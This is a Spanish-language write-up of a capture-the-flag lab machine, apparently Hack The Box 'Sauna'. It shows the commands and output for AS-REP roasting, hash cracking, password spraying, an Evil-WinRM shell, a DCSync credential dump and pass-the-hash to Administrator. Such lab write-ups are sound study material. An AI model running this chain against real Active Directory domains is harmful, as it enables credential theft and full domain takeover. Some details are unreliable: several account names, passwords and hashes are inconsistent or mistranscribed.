

Sauna


IP --- 10.129.95.180

DNS--- EGOTISTICAL-BANK.LOCAL Host SAUNA

EGOTISTICAL-BANK.LOCAL SAUNA.EGOTISTICAL-BANK.LOCAL

Escaneo

➤ nmap -p- --open -sS -n -Pn -vvv 10.129.95.180 -oG allports



PORT	STATE	SERVICE	REASON
53/tcp	open	domain	syn-ack ttl 127
80/tcp	open	http	syn-ack ttl 127
88/tcp	open	kerberos-sec	syn-ack ttl 127
135/tcp	open	msrpc	syn-ack ttl 127
139/tcp	open	netbios-ssn	syn-ack ttl 127
389/tcp	open	ldap	syn-ack ttl 127
445/tcp	open	microsoft-ds	syn-ack ttl 127
464/tcp	open	kpasswd5	syn-ack ttl 127
593/tcp	open	http-rpc-epmap	syn-ack ttl 127
636/tcp	open	ldapssl	syn-ack ttl 127
3268/tcp	open	globalcatLDAP	syn-ack ttl 127
3269/tcp	open	globalcatLDAPssl	syn-ack ttl 127
5985/tcp	open	wsman	syn-ack ttl 127
9389/tcp	open	adws	syn-ack ttl 127
49668/tcp	open	unknown	syn-ack ttl 127
49673/tcp	open	unknown	syn-ack ttl 127
49674/tcp	open	unknown	syn-ack ttl 127
49676/tcp	open	unknown	syn-ack ttl 127
49697/tcp	open	unknown	syn-ack ttl 127
49719/tcp	open	unknown	syn-ack ttl 127

+

ENUM

RPC

No tenemos acceso

LDAP

Solo vemos hugo smith

SMB


no hay nada

Kerberos ataque ASREPROAST

[illegible]

Tenemos a Hsmith

miramos la pagina web a ver si hay mas usuarios posibles



Fergus Smith



Shaun Coins



Sophie Driver



Bowie Taylor



Encontramos estos y los añadimos en user para luego después utilizar la herramienta para generar usuarios kerberos

y luego probamos otra vez el kerberos

[illegible]

Y hemos sacado ya uno lo ponemos en un archivo y hacemos el john

```
> john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23 ($krb5asrep$23$FSmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:06 DONE (2024-06-14 12:06) 0.1432g/s 1509Kp/s 1509Kc/s 1509KC/s Thomas30..TheLost18
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ahora haríamos otra vez rpc

```
FSmith:Thestrokes23
> rpcclient -U 'FSmith%Thestrokes23' 10.129.95.180
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[HSmith] rid:[0x44f]
user:[FSmith] rid:[0x451]
user:[svc_loanmgr] rid:[0x454]
rpcclient $> exit
```

rpcclient -U 'FSmith%Thestrokes23' 10.129.95.180

rpcclient \$> enumdomusers

user:[Administrator] rid:[0x1f4]

user:[Guest] rid:[0x1f5]

user:[krbtgt] rid:[0x1f6]

user:[HSmith] rid:[0x44f]

user:[FSmith] rid:[0x451]

user:[svc_loanmgr] rid:[0x454]

Despues de ver los usuarios utilizariamos crackmapexec

Bash

```
crackmapexec smb 10.129.95.180 -u usersvalid -p pass --
continue-on-success
```

```
> crackmapexec smb 10.129.95.180 -u usersvalid -p pass --continue-on-success
SMB 10.129.95.180 445 SAUNA [+] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB 10.129.95.180 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\Administrator:Thestrokes23 STATUS_LOGON_FAILURE
SMB 10.129.95.180 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\Guest:Thestrokes23 STATUS_LOGON_FAILURE
SMB 10.129.95.180 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\krbtgt:Thestrokes23 STATUS_LOGON_FAILURE
SMB 10.129.95.180 445 SAUNA [+] EGOTISTICAL-BANK.LOCAL\HSmith:Thestrokes23
SMB 10.129.95.180 445 SAUNA [+] EGOTISTICAL-BANK.LOCAL\FSmith:Thestrokes23
SMB 10.129.95.180 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Thestrokes23 STATUS_LOGON_FAILURE
```

Despues de ver que tienen la misma contraseña podemos probar el evil-wirm

```
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError
Error: Exiting with code 1
> evil-winrm -i 10.129.95.180 -u 'FSmith' -p 'Thestrokes23'
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

Vamos a winpear

```
ÉÉÉÉÉÉÉÉÉÉÉÉ' Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultDomainName      : EGOTISTICALBANK
DefaultUserName        : EGOTISTICALBANK\svc_loanmanager
DefaultPassword        : Moneymakestheworldgoround!

ÉÉÉÉÉÉÉÉÉÉÉÉ' Password Policies
É Check for a possible brute-force
Domain: Builtin
STD: 5-1-5-22
```

Despues de tener ya usuario vamos a hacer el blood hunt para esto ya sabemos

```
Bash
bloodhound-python -u 'FSmith' -p 'Thestrokes23' -dc
SAUNA.EGOTISTICAL-BANK.LOCAL -ns 10.129.95.180 -d EGOTISTICAL-
BANK.LOCAL -c all --zip
```


Podemos utilizar el otro usuario pero importante el nombre

Iniciamos el neo4j star y lo iniciamos


```
[sudo] password for unicomanu:
> ./BloodHound --no-sandbox
(node:58478) electron: The default of contextIsolation is deprecated and will be removed from the code in upcoming releases. Pass --no-sandbox to force the default.
error: XDG_RUNTIME_DIR is invalid or not set in your environment
MESA: error: ZINK: failed to choose pdev
glx: failed to create drisw screen
failed to load driver: zink
```

de aqui

lo cargamos y buscamos el usuario el svc_l



Y buscamos los grupos pero como vemos en la imagen nosotros tenemos permisos para el egotistical y vemos que tenemos permisos



Y para ello como veras hacemos el ataque con el impacket

Ataque DCSYNC

El permiso **DCSync** implica tener estos permisos sobre el dominio mismo: **DS-Replication-Get-Changes**, **Replicating Directory Changes All** y **Replicating Directory Changes In Filtered Set**.

Notas importantes sobre DCSync:

- El ataque **DCSync** simula el comportamiento de un **Controlador de Dominio** y solicita a otros **Controladores de Dominio** replicar **información** utilizando el Protocolo Remoto de Servicio de Replicación de Directorios (MS-DRSR). Debido a que MS-DRSR es una función válida y necesaria de Active Directory, no se puede apagar ni deshabilitar.
- Por defecto, solo los grupos **Domain Admins**, **Enterprise Admins**, **Administrators** y **Domain Controllers** tienen los privilegios requeridos.
- Si alguna contraseña de cuenta se almacena con cifrado reversible, hay una opción disponible en Mimikatz para devolver la contraseña en texto claro

language-vbash

```
impacket-secretsdump
```

```
'svc_loanmgr:Moneymakestheworldgoround!@10.129.95.180'
```



```
[*] Cleaning up...
> impacket-secretsdump ['svc_loannmgr:Moneyintheworldgoround!@10.129.95.180']
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad9767f6ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSMith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loannmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:fc5eb102396e603bdbbc16a1d054e884:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:1c70d5dc3edfcd1d9
EGOTISTICAL-BANK.LOCAL\HSMith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSMith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSMith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d22ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loannmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loannmgr:aes128-cts-hmac-sha1-96:8ea32a31ae22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loannmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:de203b1cc5de4c4fdda4d21ed751cbf1d653480e49eed766a2709f143731fb4
SAUNA$:aes128-cts-hmac-sha1-96:8f9a4084c3e32c77d527b59a336a2e68
SAUNA$:des-cbc-md5:104c515b86739e08
[*] Cleaning up...
```

Una vez ya hemo obtenido los hashes nos metemos como administrator

```
Error: Invalid hash format
> evil-winrm -i 10.129.95.180 -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> dir

Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -
d-r--              1/23/2020    3:11 PM           3D Objects
d-r--              1/23/2020    3:11 PM           Contacts
d-r--              7/14/2021    3:35 PM           Desktop
d-r--              1/23/2020    3:11 PM           Documents
d-r--              1/23/2020    3:11 PM           Downloads
d-r--              1/23/2020    3:11 PM           Favorites
d-r--              1/23/2020    3:11 PM           Links
d-r--              1/23/2020    3:11 PM           Music
d-r--              1/23/2020    3:11 PM           Pictures
d-r--              1/23/2020    3:11 PM           Saved Games
d-r--              1/23/2020    3:11 PM           Searches
d-r--              1/23/2020    3:11 PM           Videos

*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-r--             6/14/2024    9:09 AM           34 root.txt

ty*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
109636b8bad6c082180c6c7d3f3679c2
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

y ya lo tenemos